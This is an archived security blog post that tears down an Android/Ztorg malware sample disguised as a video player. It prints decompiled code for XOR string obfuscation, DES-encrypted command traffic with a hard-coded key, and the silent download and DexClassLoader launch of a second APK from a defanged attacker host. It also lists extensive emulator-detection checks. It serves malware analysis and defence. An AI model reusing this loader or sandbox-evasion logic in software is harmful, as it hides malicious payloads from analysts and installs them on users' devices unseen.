
Teardown of a Recent Variant of Android/Ztorg (Part 1)

By Axelle Apvrille

Published: 2017-03-15 · Archived: 2026-04-05 15:42:32 UTC

Ztorg, also known as Qysly, is one of those big families of Android malware. It first appeared in *April 2015*, and now has over 25 variants, some of which are still active in 2017. Yet, there aren't many technical descriptions for it - except for the initial Ztorg.A sample - so I decided to have a look at one of the newer variants, **Android/Ztorg.AM!tr**, that we detected on January 20, 2017.

The sample poses a "Cool Video Player" and **its malicious activity was so well hidden I initially thought I had run into a False Positive**. Definitely not, however, as we'll see.



Locating the Malicious Code

The sample's manifest shows the main activity is located in com.mx.cool.videoplayer.activity.MainActivity.

```
<activity android:name="com.mx.cool.videoplayer.activity.MainActivity" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

This activity initializes multiple SDKs, from which I could not detect malicious intent:

- com.adjust: Adjust SDK, for app analytics
- com.batmobi: Batmobi for mobile advertising
- com.catchgift: code shows this is clearly for advertising
- com.marswin89: this is a MarsDaemon, a library to keep apps alive. Interesting, but not malicious as such.
- com.squareup: well-known mobile payment
- com.umeng: well-known mobile advertising & analytics

So, where is the malicious code? Or is it just some not-so-clean code in one of these SDKs that triggered a (false positive) alert?

I kept on looking in other namespaces of the app:

- u.aly contained code for Mobclick - advertising again (hey, for the sake of AV analysts at least, can you developers stop using so many advertising SDKs, huh?),
- android.support.v4 is standard for app development.
- Namespace e.i.o.q isn't doing anything apart calling functions from the a namespace.

So, that's when I started looking into namespace a...

String Obfuscation

I immediately noticed many obfuscated strings, and couldn't resist de-obfuscating them (after all, I'm the Crypto Girl, right?).

For instance, we have this:

```
v0[6] = c.a(new byte[]{23, 15, 68, 69, 86, 15, 86, 66, 79, 88, 85, 83, 69, 82, 55});
```

and c.a() is implemented as follows:

```
public static String a(byte[] arg7) {
    byte[] v2 = new byte[2];
    byte[] v3 = new byte[arg7.length - 2];
    v2[1] = arg7[arg7.length - 1];
    v2[0] = arg7[0];
    System.arraycopy(arg7, 1, v3, 0, v3.length);
    int v0;
    for(v0 = 0; v0 < v3.length; ++v0) {
        v3[v0] = ((byte)(v3[v0] ^ v2[1]));
        v3[v0] = ((byte)(v3[v0] ^ v2[0]));
    }

    return new String(v3);
}
```

This basically takes the first and last byte as XOR key for the rest of the byte array. From that, I wrote a quick standalone Python decoder, mimicking the decompiled code. It is handy, but as I use JEB2 a script is even better where I can have it replace the strings directly in the decompiled output.

JEB scripts are a little trickier to write. Mine parses the decompiled classes, and in each class locates statements with a c.a(new byte[] { ... }). The call to the decoding function occurs in several situations though, e.g v0[6] = c.a(new byte[]{... but also a = new String(c.a(new byte[]{.... Consequently, the right hand side of the line needs to

be analyzed quite closely. Then, when a call is detected, the script decodes the value, and replaces it with the result.

For example, the first figure (on the left) illustrates the initial decompiled code for a.a.a. The second figure shows the result after applying the script.

```
v0[1] = c.a(new byte[]{83, 115, 47, 37, 47, 115, 49, 51, 56, 41, 48, 57, 115, 42, 62, 51, 36, 59, 41, 57, 47, 40, 115, 47, 57, 6
v0[2] = c.a(new byte[]{118, 120, 36, 46, 36, 120, 58, 56, 51, 34, 59, 50, 120, 33, 53, 56, 47, 33, 62, 51, 50, 56, 120, 62, 57,
v0[3] = c.a(new byte[]{106, 40, 116, 126, 116, 40, 106, 104, 99, 114, 107, 98, 40, 113, 101, 104, 127, 96, 114, 98, 116, 115, 40
v0[4] = c.a(new byte[]{116, 27, 71, 77, 71, 27, 89, 91, 80, 65, 88, 81, 27, 66, 86, 91, 76, 66, 93, 80, 81, 91, 27, 92, 91, 88,
v0[5] = c.a(new byte[]{48, 109, 49, 59, 49, 54, 39, 47, 109, 39, 54, 33, 109, 43, 44, 43, 54, 108, 32, 55, 43, 46, 38, 48, 45, 4
v0[6] = c.a(new byte[]{23, 15, 68, 69, 86, 15, 86, 66, 79, 88, 85, 83, 69, 82, 55});
v0[7] = c.a(new byte[]{102, 85, 9, 3, 9, 85, 23, 21, 30, 15, 22, 31, 85, 12, 24, 21, 2, 29, 15, 31, 9, 14, 85, 10, 27, 8, 27, 23
v0[8] = c.a(new byte[]{101, 84, 8, 2, 8, 84, 31, 30, 13, 18, 24, 30, 8, 84, 13, 18, 9, 15, 14, 26, 23, 84, 22, 18, 8, 24, 84, 13
```

```
v0[1] = "/sys/module/vboxguest/sections/.strtab";
v0[2] = "/sys/module/vboxvideo/initsize";
v0[3] = "/sys/module/vboxguest/sections/.symtab";
v0[4] = "/sys/module/vboxvideo/holders";
v0[5] = "/system/etc/init.buildroid.sh";
v0[6] = "/dev/vboxuser";
v0[7] = "/sys/module/vboxguest/parameters";
v0[8] = "/sys/devices/virtual/misc/vboxuser/subsystem";
```

My scripts are available on Github.

Emulator Detection

Among the decoded strings, we notice **many references to VirtualBox, QEMU etc**. This is emulator detection, and we'll see that it is particularly advanced.

Let's go back to the flow of execution. The onCreate() method of the main activity (MainActivity) calls f(), which calls e.i.o.q.d(). Reversing e.i.o.q.d(), we understand the function tests whether it is running on an emulator or not. **It only runs the malicious part if not on an emulator**, which explains why sandboxes won't be able to record any malicious activity.

The emulator detection routine is particularly advanced and extensive. It detects standard Android emulators, Genymotion emulators, Bluestacks emulators, BuilDroid VMs, and also tainted environments that use TaintDroid.

The detection is based on:

1. Specific values in system properties. This is quite standard, except the tests are particularly extensive (see Table) in this case.
2. Typical values for IMEI, IMSI and phone number on emulators. On Genymotion, the IMEI can be customized, but not the IMSI. On standard Android SDK emulators, none of these are easily customizable. It is possible to patch and re-compile one's emulator.
3. Presence of specific files. For example, /dev/qemu_pipe. From an AV analyst's perspective, this is **difficult to counter**, because many of the emulating environments won't work properly without these files.

4. Checking values in given system files. In particular, it's the **first time I have seen malware checking values inside /proc/net/tcp**. This is interesting: the file records active TCP connections. The first column corresponds to the number of entries, second column is local address, third column local port, and fourth column remote address. On a real device, we have something like this:

> 0: 4604D20A:B512 A3D13AD8...

But on emulators, the addresses are zeroed and easily noticeable:

> 0: 00000000:0016 00000000:0000

5. Specific **TaintDroid** class (dalvik.system.Taint) and injected fields (name in FileDescriptor class and key in Cipher). The code was probably inspired from [Tim Strazzere's Anti Emulator code](#).

Downloading Remote Content

We have seen that the sample implements advanced emulator detection. However, many clean apps do that for various reasons. So where is the malicious stuff? At this point, we aren't convinced yet that this is not a False Positive.

Actually, we're getting closer. After the sample has tested it is not running on an emulator, it **sends an HTTP request** to hXXp://bbs.tihalf.com/only/[$1]/2.html?. This is a URL we de-obfuscated at the previous step. The [$1] is replaced with gp1187 (another de-obfuscated string), and an information blob is appended to the url, where the blob is a DES-encrypted JSON object containing code version, SDK version, etc.

This is getting more suspicious.

The response is base64 encoded, and encrypted with DES-CBC (see class a.c.a):

```
public static a readJsonResponse(String encrypted_json, a arg5) {
        try {
                if(TextUtils.isEmpty(((CharSequence)encrypted_json))) {
                        return arg5;
                }

                JSONObject json = new
                JSONObject(DES_CBC_PKCS5Padding.base64_then_decrypt(encrypte
                d_json));
                if(json.has(c.json_l)) {
                        arg5.a(json.optString(c.json_l));
                }
        ...
```

The key is hard-coded (it's the de-obfuscated string sokhlwej) and the IV is DES_e.IV = new byte[]{1, 2, 3, 4, 5, 6, 7, 8};. We decrypt the server's response:

```
{"h":"c",
        "l":"e4e66c9651e40b3ae6f865201b44e0d3",
        "o":"http://alla.tihalf.com/only/gp1187/gp1187.apk",
        "p":"http://alla.tihalf.com/only/gp1187/gp1187.apk",  "q":"n.a.c.q",  "result":0,
        "status":0,
        "s":1123433,
        "sk":"gp1013_1_@_",
        "ss":2209368}
```


We notice that o and p contain **a link to an Android package**. Are they used? Yes! As soon as the JSON object is retrieved, the sample reads the URL in o and tries to download the file. If ever o does not work, it tries p.

```
downloaded_filename = b.downloadFile(this.ctx, v1_4.getO_url(), dirname, v1_4.f());
if(downloaded_filename == null) {
          // if o does not work, try p
        downloaded_filename = b.downloadFile(this.ctx, v1_4.getP_url(), dirname,
        v1_4.f());
}
```

So, basically, in this case, the sample **downloads another Android package from hXXp://alla.tihalf.com/only/gp1187/gp1187.apk** and stores it locally on the smartphone.

But we are not done yet. The downloaded APK is not in clear text:

```
$ file ./gp1187.apk
./gp1187.apk: data
```

It is XOR-ed with 0x99 (see code excerpt of class a.d.f) and copied to a file named dba.jar:

```
while(true) {
        int byte_read = ((InputStream)fis).read();
        f.a = byte_read;
        if(byte_read < 0) {
          break;
        }
        ((OutputStream)fos).write(f.a ^ 153); // 0x99
}
```

This indeed results in a valid Android package:

```
$ unzip      -l dba.jar
Archive:     dba.jar
Length          Date          Time     Name
---------  ----------  -----  ----
3380       2017-01-05    16:01  AndroidManifest.xml
720        2017-01-05    16:01  res/layout/activity_main.xml
976        2017-01-05    16:01  resources.arsc
2821092    2017-01-05    16:01  classes.dex
---------                       -------
2826168                         4 files
```

And then? It loads the downloaded application, of course! See code below - taken from a.d.n.

```
dbajar_filename = c.makeDbajarStr(ctx);
if(downloaded_filename != null) {
        f.copywithXor(downloaded_filename, dbajar_filename);
}

if(q.dexclsloader == null) {
        q.dexclsloader = new DexClassLoader(dbajar_filename,
                ctx.getFilesDir().getAbsolutePath(),
          String.valueOf(ctx.getApplicationInfo().nativeLibraryDir) + File.separator,
          ClassLoader.getSystemClassLoader());
}
```

The installation of the application is done via DexClassLoader and is **invisible to the end-user**.

Finally, it invokes a method of that application. Specifically, it loads the class referenced by key q in the JSON object, and invokes method h from the JSON object:

```
classname = v1_4.get_Json_Q_Classname();
methodname = v1_4.get_Json_H_MethodName();
...
dexclsload.loadClass(classname).getMethod(methodname, Context.class).invoke(null,
ctx);
```

In our case, q is n.a.c.q and h is c, so the sample invokes n.a.c.q.c().

Conclusion

This Ztorg sample **does a very good job of concealing its maliciousness**, but we can confirm that it is malicious and not a False Positive.

- It implements many emulator detection features. **It detects the Android SDK emulator, but also emulators from Genymotion, Bluestacks and BuilDroid. It also detects tainted environments. Several of its checks will be difficult to bypass.**
- It uses **string obfuscation**, based on XOR.
- It communicates with a remote server using **DES-CBC encryption**.
- It **downloads, installs and launches an Android application** from that remote server.

In part 2 of this analysis, we will examine the downloaded application.

-- the Crypto Girl

Appendix:

Sample analyzed in this article:

sha256: 2c546ad7f102f2f345f30f556b8d8162bd365a7f1a52967fce906d46a2b0dac4

Table 1: Elements tested by Android/Ztorg.AM!tr to detect emulators

Check	**Value to detect**
ro.product_name	sdk, full, vbox
ro.product_model	emulator, sdk, android
ro.product_brand	google, generic, android
ro.product_board	unknown
ro.product_manufacturer	unknown, genymotion
ro.product_product	unknown, vbox, generic
ro.product_tags	test
ro.build_host	google
Build.BOARD	unknown
Build.DEVICE	generic, generic_x86
Build.MODEL	sdk, google_sdk, 'Android SDK built for x86', emulator
Build.HARDWARE	goldfish, vbox86
Build.PRODUCT	google_sdk, sdk_x86, vbox86p, generic

Check	**Value to detect**
Build.MANUFACTURER	unknown, Genymotion
Build.BRAND	generic_x86
Build.FINGERPRINT	generic_x86/sdk_x86/generic_x86, generic/google_sdk/generic, generic/vbox86p/vbox86p
IMEI	generic, 000000000000000, e21833235b6eef10, 012345678912345
IMSI	310260000000000
Phone number	15555215554, 15555215556, ... 15555215578
/proc/tty/drivers	contains goldfish
/proc/cpuinfo	contains goldfish
/proc/net/tcp	contains zeroed values
/system/libc_malloc_debg_qem.so	presence of file
/sys/qemu_trace	presence of file
/system/bin/qemu-props	presence of file

Check	Value to detect
/dev/socket/genyd	presence of file
/dev/socket/baseband_genyd	presence of file
/dev/socket/qemud	presence of file
/dev/qemu_pipe	presence of file
/data/app/com.bluestacks.BstCommandProcessor-1.apk	presence of file
/data/app/com.bluestacks.help-1.apk	presence of file
/data/app/com.bluestacks.home-1.apk	presence of file
/data/app/com.bluestacks.s2p-1.apk	presence of file
/data/app/com.bluestacks.searchapp-1.apk	presence of file
/data/bluestacks.prop	presence of file
/data/data/com.androVM.vmconfig	presence of file
/data/data/com.bluestacks.accelerometerui	presence of file
/data/data/com.bluestacks.appfinder	presence of file
/data/data/com.bluestacks.appmart	presence of file

Check	Value to detect
/data/data/com.bluestacks.appsettings	presence of file
/data/data/com.bluestacks.BstCommandProcessor	presence of file
/data/data/com.bluestacks.help	presence of file
/data/data/com.bluestacks.s2p	presence of file
/data/data/com.bluestacks.searchapp	presence of file
/data/data/com.bluestacks.settings	presence of file
/data/data/com.bluestacks.setup	presence of file
/data/data/com.bluestacks.spotlight	presence of file
/data/youwave_id	presence of file
/dev/qemu_pipe	presence of file
/dev/socket/qemud	presence of file
/dev/vboxguest	presence of file
/dev/vboxuser	presence of file
/fstab.vbox86	presence of file

Check	Value to detect
/init.vbox86.rc	presence of file
/mnt/prebundledapps/propfiles/ics.bluestacks.prop.note	presence of file
/mnt/prebundledapps/propfiles/ics.bluestacks.prop.s2	presence of file
/mnt/prebundledapps/propfiles/ics.bluestacks.prop.s3	presence of file
/mnt/sdcard/bstfolder/InputMapper/com.bluestacks.appmart.cfg	presence of file
/mnt/sdcard/buildroid-gapps-ics-20120317-signed.tgz	presence of file
/mnt/sdcard/windows/InputMapper/com.bluestacks.appmart.cfg	presence of file
/sys/bus/pci/drivers/vboxguest	presence of file
/sys/bus/pci/drivers/vboxguest/0000:00:04.0	presence of file
/sys/bus/pci/drivers/vboxguest/bind	presence of file
/sys/bus/pci/drivers/vboxguest/module	presence of file
/sys/bus/pci/drivers/vboxguest/new_id	presence of file
/sys/bus/pci/drivers/vboxguest/remove_id	presence of file
/sys/bus/pci/drivers/vboxguest/uevent	presence of file

Check	Value to detect
/sys/bus/pci/drivers/vboxguest/unbind	presence of file
/sys/bus/platform/drivers/qemu_pipe	presence of file
/sys/bus/platform/drivers/qemu_trace	presence of file
/sys/class/bdi/vboxsf-c	presence of file
/sys/class/misc/vboxuser	presence of file
/sys/devices/virtual/misc/vboxguest	presence of file
/sys/devices/virtual/misc/vboxguest/dev	presence of file
/sys/devices/virtual/misc/vboxguest/power	presence of file
/sys/devices/virtual/misc/vboxguest/subsystem	presence of file
/sys/devices/virtual/misc/vboxuser	presence of file
/sys/devices/virtual/misc/vboxuser/dev	presence of file
/sys/devices/virtual/misc/vboxuser/subsystem	presence of file
/sys/devices/virtual/misc/vboxuser/uevent	presence of file
/sys/module/vboxguest	presence of file

Check	Value to detect
/sys/module/vboxguest/coresize	presence of file
/sys/module/vboxguest/drivers	presence of file
/sys/module/vboxguest/drivers/pci:vboxguest	presence of file
/sys/module/vboxguest/holders	presence of file
/sys/module/vboxguest/holders/vboxsf	presence of file
/sys/module/vboxguest/initstate	presence of file
/sys/module/vboxguest/notes	presence of file
/sys/module/vboxguest/notes/.note.gnu.build-id	presence of file
/sys/module/vboxguest/parameters	presence of file
/sys/module/vboxguest/parameters/log	presence of file
/sys/module/vboxguest/parameters/log_dest	presence of file
/sys/module/vboxguest/parameters/log_flags	presence of file
/sys/module/vboxguest/refcnt	presence of file
/sys/module/vboxguest/sections	presence of file

Check	Value to detect
/sys/module/vboxguest/sections/.altinstr_replacement	presence of file
/sys/module/vboxguest/sections/.bss	presence of file
/sys/module/vboxguest/sections/.data	presence of file
/sys/module/vboxguest/sections/.exit.text	presence of file
/sys/module/vboxguest/sections/.fixup	presence of file
/sys/module/vboxguest/sections/.gnu.linkonce.this_module	presence of file
/sys/module/vboxguest/sections/.init.text	presence of file
/sys/module/vboxguest/sections/__ksymtab	presence of file
/sys/module/vboxguest/sections/__ksymtab_strings	presence of file
/sys/module/vboxguest/sections/.note.gnu.build-id	presence of file
/sys/module/vboxguest/sections/__param	presence of file
/sys/module/vboxguest/sections/.rodata.str1.1	presence of file
/sys/module/vboxguest/sections/.smp_locks	presence of file
/sys/module/vboxguest/sections/.strtab	presence of file

Check	Value to detect
/sys/module/vboxguest/sections/.symtab	presence of file
/sys/module/vboxguest/sections/.text	presence of file
/sys/module/vboxguest/srcversion	presence of file
/sys/module/vboxguest/taint	presence of file
/sys/module/vboxguest/uevent	presence of file
/sys/module/vboxguest/version	presence of file
/sys/module/vboxsf	presence of file
/sys/module/vboxsf/coresize	presence of file
/sys/module/vboxsf/holders	presence of file
/sys/module/vboxsf/initsize	presence of file
/sys/module/vboxsf/initstate	presence of file
/sys/module/vboxsf/notes	presence of file
/sys/module/vboxsf/notes/.note.gnu.build-id	presence of file
/sys/module/vboxsf/sections	presence of file

Check	Value to detect
/sys/module/vboxsf/sections/.bss	presence of file
/sys/module/vboxsf/sections/__bug_table	presence of file
/sys/module/vboxsf/sections/.data	presence of file
/sys/module/vboxsf/sections/.exit.text	presence of file
/sys/module/vboxsf/sections/.note.gnu.build-id	presence of file
/sys/module/vboxsf/sections/.rodata	presence of file
/sys/module/vboxsf/sections/.rodata.str1.1	presence of file
/sys/module/vboxsf/sections/.smp_locks	presence of file
/sys/module/vboxsf/sections/.strtab	presence of file
/sys/module/vboxsf/sections/.symtab	presence of file
/sys/module/vboxsf/sections/.text	presence of file
/sys/module/vboxsf/srcversion	presence of file
/sys/module/vboxsf/taint	presence of file
/sys/module/vboxsf/uevent	presence of file

Check	Value to detect
/sys/module/vboxsf/version	presence of file
/sys/module/vboxvideo	presence of file
/sys/module/vboxvideo/coresize	presence of file
/sys/module/vboxvideo/holders	presence of file
/sys/module/vboxvideo/initsize	presence of file
/sys/module/vboxvideo/initstate	presence of file
/sys/module/vboxvideo/notes	presence of file
/sys/module/vboxvideo/notes/.note.gnu.build-id	presence of file
/sys/module/vboxvideo/refcnt	presence of file
/sys/module/vboxvideo/sections	presence of file
/sys/module/vboxvideo/sections/.exit.text	presence of file
/sys/module/vboxvideo/sections/.gnu.linkonce.this_module	presence of file
/sys/module/vboxvideo/sections/.init.text	presence of file
/sys/module/vboxvideo/sections/.note.gnu.build-id	presence of file

Check	Value to detect
/sys/module/vboxvideo/sections/.rodata.str1.1	presence of file
/sys/module/vboxvideo/sections/.strtab	presence of file
/sys/module/vboxvideo/sections/.symtab	presence of file
/sys/module/vboxvideo/sections/.text	presence of file
/sys/module/vboxvideo/srcversion	presence of file
/sys/module/vboxvideo/taint	presence of file
/sys/qemu_trace	presence of file
/system/app/bluestacksHome.apk	presence of file
/system/bin/get_androVM_host	presence of file
/system/bin/mount.vboxsf	presence of file
/system/etc/init.androVM.sh	presence of file
/system/etc/init.buildroid.sh	presence of file
/system/lib/hw/audio.primary.vbox86.so	presence of file
/system/lib/hw/camera.vbox86.so	presence of file

Check	Value to detect
/system/lib/hw/gralloc.vbox86.so	presence of file
/system/lib/hw/sensors.vbox86.so	presence of file
/system/lib/libc_malloc_debug_qemu.so	presence of file
/system/lib/modules/3.0.8-android-x86+/extra/vboxsf	presence of file
/system/lib/modules/3.0.8-android-x86+/extra/vboxsf/vboxsf.ko	presence of file
/system/lib/vboxguest.ko	presence of file
/system/lib/vboxsf.ko	presence of file
/system/lib/vboxvideo.ko	presence of file
/system/usr/idc/androVM_Virtual_Input.idc	presence of file
/system/usr/keylayout/androVM_Virtual_Input.kl	presence of file
/system/xbin/mount.vboxsf	presence of file
/ueventd.android_x86.rc	presence of file
/ueventd.vbox86.rc	presence of file

Check	Value to detect
----------	----------

Source: https://blog.fortinet.com/2017/03/15/teardown-of-a-recent-variant-of-android-ztorg-part-1